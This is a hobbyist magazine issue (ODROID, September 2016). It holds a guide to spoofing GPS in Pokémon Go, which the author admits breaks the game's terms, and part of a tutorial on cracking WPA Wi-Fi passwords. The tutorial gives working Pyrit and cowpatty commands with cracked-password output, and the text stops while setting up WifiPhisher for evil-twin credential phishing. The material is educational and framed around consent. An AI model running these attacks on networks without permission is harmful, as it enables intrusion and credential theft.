

ODRROID

Year Three
Issue #33
Sep 2016

Magazine

Gotta catch 'em all!

Pokémon

How to hack the hit game
using GPS spoofing



• Securing WPA networks from dictionary attacks

• REDTOP, an amazing project with an ODRROID-C1 and 3D-printed case



What we stand for.

We strive to symbolize the edge of technology, future, youth, humanity, and engineering.

Our philosophy is based on Developers.
And our efforts to keep close relationships with developers around the world.

For that, you can always count on having the quality and sophistication that is the hallmark of our products.

Simple, modern and distinctive.
So you can have the best to accomplish everything you can dream of.



HARDKERNEL



We are now shipping the ODROID-U3 device to EU countries! Come and visit our online store to shop!

Address: Max-Pollin-Straße 1
85104 Pförring Germany

Telephone & Fax
phone: +49 (0) 8403 / 920-920
email: service@pollin.de

Our ODROID products can be found at
<http://bit.ly/1tXPXwe>





Pokemon Go, the most popular mobile game in history, entertains over 20 million daily users. Part of the game involves hatching Pokemon eggs, which depends on how many kilometers are walked by the player. Although we recommend playing the game as intended, since getting exercise and being outside is part of the game, there is an interesting hack that can be done with an ODROID that allows eggs to be hatched by replaying a typical route on an ODROID and spoofing the GPS location to Pokemon Go. It's a proof-of-concept project, so we don't recommend trying it with your own account!

We also present a unique 3D-printed laptop project called Redtop, along with an inexpensive XU4 case that you can print on a standard inkjet or laser printer. Michael continues his high-performance computing tutorial with a guide to installing Hadoop, Adrian concludes his network security series on WPA networks and shares some useful backup scripts, Bo chronicles his adventures in creating a modern car computer, and @withrobot clarifies the difference in camera shutter mechanisms. For gaming enthusiasts, Tobias features Sega Saturn emulation, and we take a look at Pac-Man 256 for Android.

ODROID Magazine, published monthly at <http://magazine.odroid.com>, is your source for all things ODROIDian.

Hard Kernel, Ltd. • 704 Anyang K-Center, Gwanyang, Dongan, Anyang, Gyeonggi, South Korea, 431-815

Hardkernel manufactures the ODROID family of quad-core development boards and the world's first ARM big.LITTLE single board computer.

For information on submitting articles, contact odroidmagazine@gmail.com, or visit <http://bit.ly/typlmXs>.

You can join the growing ODROID community with members from over 135 countries at <http://forum.odroid.com>.

Explore the new technologies offered by Hardkernel at <http://www.hardkernel.com>.



HARDKERNEL



ameriDroid.com
High-Performance Embedded Computers

Hundreds of products available online for the professional developer and hobbyist alike



ODROID-XU4




ODROID-C1+



ODROID-C0



OWEN ROBOT KIT



ODROID-C2



VU7 TABLET KIT

Hardkernel's **EXCLUSIVE** North American Distributor



Rob Roy, Chief Editor

I'm a computer programmer in San Francisco, CA, designing and building web applications for local clients on my network cluster of ODROIDS. My primary languages are jQuery, Angular JS and HTML5/CSS3. I also develop pre-built operating systems, custom kernels and optimized applications for the ODROID platform based on Hardkernel's official releases, for which I have won several Monthly Forum Awards. I use my ODROIDS for a variety of purposes, including media center, web server, application development, workstation, and gaming console. You can check out my 100GB collection of ODROID software, prebuilt kernels and OS images at <http://bit.ly/1fsaXQs>.



Bruno Doiche, Senior Art Editor

Bruno loves his job, but his job love him even more! That's why it keeps calling him every day and every night, with a special capacity to predict when he is about to cook, do the laundry, or wash dishes. But, he doesn't mind too much, since on the other end of the phone is always someone that just screwed the world up a little bit and needs him to fix it for them for their world to keep spinning.



Manuel Adamuz, Spanish Editor

I am 31 years old and live in Seville, Spain, and was born in Granada. I am married to a wonderful woman and have a child. A few years ago I worked as a computer technician and programmer, but my current job is related to quality management and information technology: ISO 9001, ISO 27001, and ISO 20000. I am passionate about computer science, especially microcomputers such as the ODROID and Raspberry Pi. I love experimenting with these computers. My wife says I'm crazy because I just think of ODROIDS! My other great hobby is mountain biking, and I occasionally participate in semi-professional competitions.



Nicole Scott, Art Editor

Nicole is a Digital Strategist and Transmedia Producer specializing in online optimization and inbound marketing strategies, social media management, and media production for print, web, video, and film. Managing multiple accounts with agencies and filmmakers, from web design and programming, Analytics and Adwords, to video editing and DVD authoring, Nicole helps clients with the all aspects of online visibility. Nicole owns an ODROID-U2, and a number of ODROID-U3's and looks forward to using the latest technologies for both personal and business endeavors. Nicole's web site can be found at <http://www.nicolescott.com>.



James LeFevour, Art Editor

I'm a Digital Media Specialist who is also enjoying freelance work in social network marketing and website administration. The more I learn about ODROID capabilities, the more excited I am to try new things I'm learning about. Being a transplant to San Diego from the Midwest, I am still quite enamored with many aspects that I think most West Coast people take for granted. I live with my lovely wife and our adorable pet rabbit; the latter keeps my books and computer equipment in constant peril, the former consoles me when said peril manifests.



Andrew Ruggeri, Assistant Editor

I am a Biomedical Systems engineer located in New England currently working in the Aerospace industry. An 8-bit 68HC11 microcontroller and assembly code are what got me interested in embedded systems. Nowadays, most projects I do are in C and C++, or high-level languages such as C# and Java. For many projects, I use ODROID boards, but I still try to use 8bit controllers whenever I can (I'm an ATMEL fan). Apart from electronics, I'm an analog analogue photography and film development geek who enjoys trying to speak foreign languages.



Venkat Bommakanti, Assistant Editor

I'm a computer enthusiast from the San Francisco Bay Area in California. I try to incorporate many of my interests into single board computer projects, such as hardware tinkering, metal and woodworking, reusing salvaged materials, software development, and creating audiophile music recordings. I enjoy learning something new all the time, and try to share my joy and enthusiasm with the community.



Josh Sherman, Assistant Editor

I'm from the New York area, and volunteer my time as a writer and editor for ODROID Magazine. I tinker with computers of all shapes and sizes: tearing apart tablets, turning Raspberry Pis into PlayStations, and experimenting with ODROIDS and other SoCs. I love getting into the nitty gritty in order to learn more, and enjoy teaching others by writing stories and guides about Linux, ARM, and other fun experimental projects.

INDEX



HACKING POKEMON GO - 6




WPA SECURITY - 10



ODROID-C1 LAPTOP - 14



ANDROID GAMING: PAC-MAN 256 - 17



HADOOP FILE SYSTEM - 18



BACKUP SCRIPTS - 22



IOT DEVICE - 27



KODIBUNTU - 31




CAR COMPUTER - 32




LINUX GAMING: SEGA & CEMU - 35




XU4 CASE - 39



CAMERA SHUTTER - 41



VU7 PLUS - 42



MEET AN ODROIDIAN - 43

HACKING POKEMON GO WITH AN ODROID

HOW TO PERFORM GPS SPOOFING

by Andrew Ruggeri

Pokemon Go is an immensely popular cell phone game, which has been downloaded over 100 million times by gamers all over the world. It uses augmented reality to make you explore the real world in order to capture pokemon, and go to actual landmarks where in-game goodies are placed. The more you walk, capture pokemon, and train at poke gyms, the more points you get.

The game uses the cell phone's GPS in order to track the gamers movement and distance walked. This is where the "hack" comes into play. I want to apologize for the clickbait-esque title, as this is not a hack on the actual game but, rather a way to spoof the geolocation features of the game. We will be focusing on sending simulated or recorded GPS data to Android. The nice thing about ODROIDs is that not only do they run Android, but they are highly configurable. From a hardware point of view, the main GPIO header has several forms of serial interfaces. Additionally, the software is easily configurable and, if need be, we have full access to the Android source.

So, what makes this ODROID and GPS "hack" so appealing? Well, there are two main benefits to this approach. Recently, Niantic Inc, the company behind Pokemon Go, has begun aggressively going after "bots" by checking API usage. Any account caught using a bot will result in a permanent ban. The GPS method outlined here uses the official Android app, which means that all API calls to the Niantic server will not be flagged. There are several "cracked" Android version of Pokemon Go which exist which allow the user to cheat and move around in-game without moving in the real world. However, some of these "cracked" version have been shown to run malicious code and, even worse, require root to be installed, so the potential for problems is at a maximum.

GPS on Android

ODROIDs by default have all the drivers need to operate a typical NMEA GPS. NMEA is the protocol standard used to communicate GPS data. Luckily, the NMEA protocol used is both text-based and serial, this makes it extremely work with because it's easy to debug and emulate. NMEA is very versatile because info such as satellites in view and satellites used, speed, waypoints, position error, and more can be transmitted.

ODROIDs themselves do not have an embedded GPS unit on them, but a common interface for many external GPS units is via USB, such as the GPS module from Hardkernel. Once connected, the module will typically connect on the serial interface available at `/dev/ttyUSB0` or `/dev/ttyACM0`. Android contains a file in its root system partition known as `build.prop`, which holds the settings for many different aspects of Android. Two of these settings are pertinent to the functioning of the GPS.


```
ro.kernel.android.gps=/dev/ttyACM0  
ro.kernel.android.gps.speed=9600
```

The first value, “ro.kernel.android.gps”, is the location to the of the NMEA serial stream, which is normally tty*. The second value is the serial stream speed. This is where things get fun. If we set the GPS location to something, we can feed our own GPS NMEA data too, which allows us to spoof the GPS. For the bulk of my tests, I had my ODROID-C2 connected via UART to my laptop. This meant a quick change to the build.prop file to have GPS tty set to “/dev/ttyS1”, the TTY port for UART1 on the C2.

Spoofing


I’ve rewritten this section a few times in light of recent events and actions which Ni-antic has had toward “cheaters”. In place of writing about posting code that I have made, I’m going to focus on several techniques and tools which accomplish the same basic principle. The easiest method is to record and playback a log of NMEA data. In the context of Pokemon Go, go for a walk in an area with a good amount of pokestops, gyms, and pokemon. There are several Android apps that you can install on your phone, assuming you have an Android phone, which will allow you to save the GPS NMEA data to a log. Move the log file to the laptop attached to the ODROID. Send one line of text from the NMEA log file to serial at a rate of about 1 line every 100ms to 200ms. A simple Python script can do this easily. This method might have the least amount of “wow” factor to it, but it’s very simple and gets the job done. The fact that these logs represent real data is also a big benefit.


The second option is to use a GPS simulator, which runs on the laptop and pumps the artificial GPS data over to the ODROID. There are several GPS simulation tools which already exist and have nice interfaces to them. I have noticed that many of them typically will send out the



Serial stream of NMEA GPS data

ODROID USB-UART connection





Pokemon Go running on the spoofing system

simulated NMEA GPS data over a TCP or UDP socket.

My fix for this was to simply write a program to read in from a local port and then push the packet's content to console or serial. One note of caution when artificially creating GPS data: be very careful about distances and speed. Remember that you are trying to mimic real world conditions, so if you jump from city to city or continent to continent, that's gonna raise some flags for your account.

Once you have your source of the GPS data selected and ready to go, you can move on. For quick and easy debugging of GPS info on Android, there are some great programs listed at the end of this guide. I highly recommend that you install one of them, as they really will help a lot for debugging and error checking before you launch Pokemon Go.

Android and ODROID Setup

As mentioned, before the setup is fairly simple and involves having a laptop, or even another ODROID, acting as the source of the GPS data. This is the device which will send out or fake or pre-recorded GPS data to the ODROID running Android. The laptop is connected to the ODROID's UART port, or any other serial port. For my setup, which is shown in Figure 2, I have a USB to UART converter connected to the ODROID C2's UART1 port.

The software on the Android side of things is very minimal and only requires a few quick change to settings and the build.prop file which was talked about before. Assuming that you have the Google Playstore installed, installing Pokemon Go is very simple and requires only a few clicks. If you do not have it installed, it can be installed by following Hardkernel's easy to follow directions at <http://bit.ly/2aWS696>. One thing to note is that I was having some difficulties interacting with the actual Pokemon Go app through the use of a keyboard and mouse. I noticed some buttons would not register as being pressed. I ended up switching to using a touch screen and didn't have any problems after that.

There are a few things you might want to change in your Android's settings. The first thing you will want to do is go into Settings->Developer Options and uncheck "Allow mock locations", which is in the "Debugging" section. If this is still set, you will notice that Pokemon Go will show an GPS location error. Once "Allow mock locations" is unchecked, this message will go away. The second thing you will want to change is in the Location page of the settings. Then, click the top "Mode" option this will bring up three choices, from which you should select "Device Only". This will use only the location information from the GPS and not from any other source.

Notes

Once you have your GPS data being sent to your ODROID and your build.prop properly set to watch the correct serial port, you can now go ahead and open Pokemon Go. Assuming that you have your data emulating movement, you should see your pokemon "trainer" begin to walk in the game. Before I wrap things up, I want to emphasize two important points. The first, and most important, you are violating the terms of the game by doing this. If you are caught, Niantic has every right to permanently ban your account. The second point I want to make is that it's just a game. If it has come to a point where the game needs to be automated for you to enjoy it, it's probably not worth playing. Like all things, you get what you put in, and I'm hoping that through this guide, you will be able to gain a lot of helpful knowledge about Android and GPS systems.

Useful Links

Android GPS Info Apps

<http://bit.ly/2bBdoXs> This is the one I use

<http://bit.ly/2br7DNK> Equally good, very clean interface

NMEA Generator and Parser

<http://bit.ly/1FjZRPk> One of the best generators, which is simple to use and has a few basic examples. It's missing a GPGLL message, but it's trivial to add. This is the one I personally used for my simulator. The simplest method of setting two way points is to have the program auto-increment at a determined speed.

There are a few simulators for Linux available, and more for Windows. A quick Google search for "GPS Simulator" or "GPS NMEA Simulator" will display them. I could not find one that was free and open source, but a free precompiled, one that was very simple was available at <http://it.ly/2bBfXcm>

Further GPS NMEA Information

<http://aprs.gids.nl/nmea/>

<http://bit.ly/1g91wIE>


TAKING A CRACK AT BREAKING WPA NETWORKS - PART 2

by Adrian Popa

In our previous articles, we attacked WEP and WPS enabled networks, but now it's time to attack the most secure wireless network technology out there: WPA encryption. As always, ask for the network owner's consent before attempting to break their network in order to save you from legal trouble afterwards. Better to be safe than sorry when testing things out!

Dictionary attacks - making wordlists

Since humans are notorious for being poor at choosing strong passwords, the best approach to cracking most passwords is to run a dictionary attack against them.



Dictionary attack! It's super effective!

The complexity of dictionary attacks is to get the right words that are relevant for your target. For example, if you are attacking a German WiFi network, you might want to try with German words (and they have some very long ones!) If you are attacking an access-point in a medical office, you could try with medical terms. There is no "best" dictionary - it depends on your needs. You can find a comprehensive discussion on dictionaries for attack purposes here: <http://bit.ly/2aLS6Fx>.

Do not confuse the term "dictionary" with something like



Serial stream of NMEA GPS data

Webster's English Dictionary. They are simply collections of words that have some meaning for humans or that have been used as passwords before, as seen in previous security breaches. Dictionaries for password cracking usually include a lot more terms than a standard dictionary, because they have to include also slang words (like yolo) or commonly mistyped words (such as apprentice). They also include proper names (like Andrew), names of fictional places or characters (like Pellenor Fields) or technical terms (like desoxyribonucleic acid). A good source of such words is Wikipedia (and it comes in different languages), or even movie subtitles, which you can get in bulk at <http://bit.ly/2a1g42j>.

Kali Linux comes with some default dictionaries that you can use, or you could search the internet for useful wordlists:

RockYou (134M) <http://bit.ly/1wtmeYA>

Darkc0de (18M) <http://bit.ly/1pwlVJJ>

List of dictionaries <http://bit.ly/2ayDRaP>

WPA-PSK wordlist Torrent (13GB!) <http://bit.ly/2azrOqN>

WPA-Tables 170k words <http://bit.ly/2as46gm>

1 milion words <http://bit.ly/2a1geH4>

You can also create your own dictionary from a text dump. For example you can get an offline copy of Wikipedia (in many languages) from the Kiwix Project (<http://bit.ly/2awalku>). You're going to need to download the non-indexed zim file for your language of choice, making sure to select the "nopic" variant so that you won't download any images. The English Wikipedia is about 16GB, while other languages are substantially less. In order to convert it to a unique wordlist, you need to have a lot of free space. For example, the uncompressed size of the English Wikipedia was about 130GB. Note that the zimdump command took a couple of days to complete on my C1 with NFS storage.

```
$ wget http://www.openzim.org/\
download/zimlib-1.2.tar.gz
$ tar zxvf zimlib-1.2.tar.gz
$ cd zimlib-1.2/
$ sudo apt-get install liblzma-dev
$ ./configure --prefix=/usr
$ make
$ sudo make install
$ cd ..
$ echo 'Dumping all articles as html into the zimdump
directory. Please wait'
$ zimdump -D zimdump wikipedia_en_all_nopic.zim
```

Next, we need to convert the HTML to text and concatenate all of the files into a single text file. We will create a wrapper around html2text so that if it crashes, it won't stop the whole pipeline. The process will take between several hours to several days depending on how many HTML files you have to process, and which ODROID device you own:

```
$ sudo apt-get install html2text
$ cat <<EOF >html2textwrapper.sh
#!/bin/bash
html2text -utf8 "$@"
exit 0
EOF
$ chmod a+x html2textwrapper.sh
$ find zimdump/A -print0 | xargs -0 -P 4 -n 30 \
./html2textwrapper.sh >> wiki_en_full.txt
```

The next step transliterates non-ASCII characters to their ASCII counterparts (e.g. î -> i) and splits the resulting file into a list of words. Iconv depends on your locale, so make sure you have one supporting UTF-8 (instead of "C", for example). The "tr" command replaces all non-alphanumeric characters with new lines (effectively inserting an Enter after each word). We then run sort to make the words unique, which is a CPU and memory intensive operation. If you don't have enough RAM

for sort, you can split the input into multiple smaller files and run sort on them, concatenate the results and run sort again on the result.

```
$ iconv -f UTF-8 -t US-ASCII//TRANSLIT \
wiki_en_full.txt | tr -cs "[:alpha:]" "\n" >>
wordlist_en_full.txt
$ sort -u wordlist_en_full.txt > \
wordlist_en_unique.txt
```

The dictionaries above are not necessarily designed for WPA's restrictions, so you will find smaller passwords as well. You can remove smaller words or you can use a combinatorics approach and combine them to create longer passphrases. To remove unsuitable words, you can run grep (smaller than 8 characters):

```
$ grep -P '\.{8,}' wordlist_en_unique.txt > wordlist_
en_wpa.txt
```

So far, your dictionary consists of single words. If you want to generate dictionaries of word pairs (or multiple words), you can do so with something like this (this generates every two word permutation in the dictionary):

```
$ cat wordlist_en_unique.txt wordlist_en_unique.txt
| perl -lne 'BEGIN{@a}{push @a,$_}END{foreach $x(@a)
{foreach $y(@a){print $x.$y}}}' > every2words.txt
```

For your convenience, you can find English and Romanian Wikipedia wordlists on my own github page for your testing (<http://bit.ly/2ayE1yW>).

Running dictionary attacks with Pyrit

We will use Pyrit again to run a dictionary attack, but this time, instead of doing a passthrough run, we will import the dictionary inside Pyrit and run from there. This has the advantage of precalculating the hashes based on the dictionary so the actual cracking is mostly reduced to a table lookup later. The data is stored in ~/.pyrit.

```
$ pyrit -e 'NASA-HQ-WPA' create_essid
$ pyrit -i wordlist_en_wpa.txt import_passwords
$ pyrit batch
```

The Pyrit batch command will take a lot of time and will heat up your CPU considerably while building the database. If heat is an issue, you can use a tool like cpuctrl (<http://bit.ly/2aon1dA>) to limit the maximum CPU frequency with an appropriate governor such as conservative.

To get the network key, you have to supply the capture file, and the results, if any, should appear quickly. Here is the example pcap for reference: <http://bit.ly/2agcRug>. Next, run this command:

```
$ pyrit -r nasa-supercalifragilistic-handshake.pcap
attack_db
```

```
adrianp@bellatrix:~/development/dictionaries$ pyrit -r nasa-supercalifragilistic-handshake.pcap attack_db
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://... connected.
Parsing file 'nasa-supercalifragilistic-handshake.pcap' (1/1)...
Parsed 5 packets (5 802.11-packets), got 1 AP(s)

Picked AccessPoint bc:ee:7b:8f:6c:b2 ('NASA-HQ-WPA') automatically.
Attacking handshake with Station 88:30:8a:3f:44:b7...
Tried 95479 PMKs so far (9.0%); 19256970 PMKs per second.

The password is 'supercalifragilisticexpialidocious'.
```

A WPA dictionary attack with Pyrit

As you can see, even what appears as a strong and long password can be broken if it appears in an article somewhere on the Internet.

Rainbow table attacks

Once you have a dictionary loaded up in Pyrit, what's stopping you from cracking every handshake you capture? Well, the SSID acts like a "salt", making sure that the same password combined with a different SSID will generate a different PMK. Having a pre-calculated list of passwords is called a rainbow table and allows you to break passwords more quickly at the cost of disk space for storing these lists.

There is a project that creates rainbow tables for WPA for the most common 1000 SSIDs in the wild at <http://bit.ly/2azsBIh>. If your target has a SSID which is on the list (<http://bit.ly/2adkjtd>), you could potentially break the password much faster than with other methods. Let's put this to the test.

For this experiment, I prepared an access point called linksys2 with a dictionary word password (<http://bit.ly/2ayEXmI>). You'll need to download the set tarball that the site is providing (the bigger it is, the more chances to find the key). Unzip it into a directory and you will get 1000 hash files with each file named according to the access-point SSID. We will also need to install Cowpatty (<http://bit.ly/2awaJ2A>) in order to process the tables.

```
$ wget http://www.willhackforsushi.com/code/\
cowpatty/4.6/cowpatty-4.6.tgz
$ tar xvf cowpatty-4.6.tgz
$ cd cowpatty-4.6
$ sudo apt-get install libpcap-dev libssl-dev
$ make
$ sudo make install
```

```
$ cd ..
$ cowpatty -d linksys2.hash -r \
linksys2-insidious-handshake.pcap -s linksys2 -2
```

You can specify the hash file to check with the -d option (select the hash with the same name as the target AP). The -r option specifies the capture file with the 4-way handshake, -s specifies the SSID (since it can't extract it from the capture) and -2 means not to be too strict when parsing the capture file. With this setup, I was able to get the password in just under 3 seconds on the ODROID-C1 with a rate of 25000 PMK/s (compared to ~300 PMK/s when calculating the PMKs). So, it's 83 times faster at the expense of ~7GB of disk space used up for the attack process. It's up to you to decide if it's worth the trade-offs.

```
root@odroid:/media/frost/dictionaries/rainbow/7gb set# cowpatty -d linksys2.hash
-r linksys2-insidious-handshake.pcap -s linksys2 -2
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack. Please be patient.
key no. 10000: arrojadite
key no. 20000: calligraphical
key no. 30000: contestation
key no. 40000: dislocatory
key no. 50000: femineity
key no. 60000: hemadromometer


The PSK is "insidious".

69126 passphrases tested in 2.74 seconds: 25260.25 passphrases/second
root@odroid:/media/frost/dictionaries/rainbow/7gb set#
```

WPA rainbow table attack

**Social engineering
The evil twin**

You may have thrown everything you've got into cracking a particular WiFi hotspot, yet still yielded no results. You probably have to wait about 3 million years for the brute force attack to reach 1%, so what do you do? Well, you simply attack the lowest security point in the chain: the human!



Obligatory XKCD <https://xkcd.com/538/>

One project that aims to simply "ask" for the password is WifiPhisher (<http://bit.ly/1wPdPPQ>). The program sets up an evil twin open access-point that clones the SSID from the legitimate target. It then de-authenticates all clients from the

target and waits for them to reconnect. By chance (or by ensuring you have a higher signal) clients will connect automatically to your open access point instead. When they try to access Internet resources, they will be redirected to a captive portal posing as their router and asking them for their WPA password (to enhance security, of course). Once you have the password, the access-point disconnects and the client seamlessly connects to their original network. See - that was easy. To pull this off, you'll need two wireless adapters - one that supports injection (to continually disconnect users from the target AP) and one to pose as the fake AP. For this test, I used two Hardkernel Module 4 WiFi adapters.

```
$ git clone https://github.com/sophron/wifiphisher.git
$ sudo apt-get install tcpdump hostapd
$ cd wifiphisher
$ sudo python setup.py install
```

If you get an error that setuptools is not found, install it and rerun the install command:

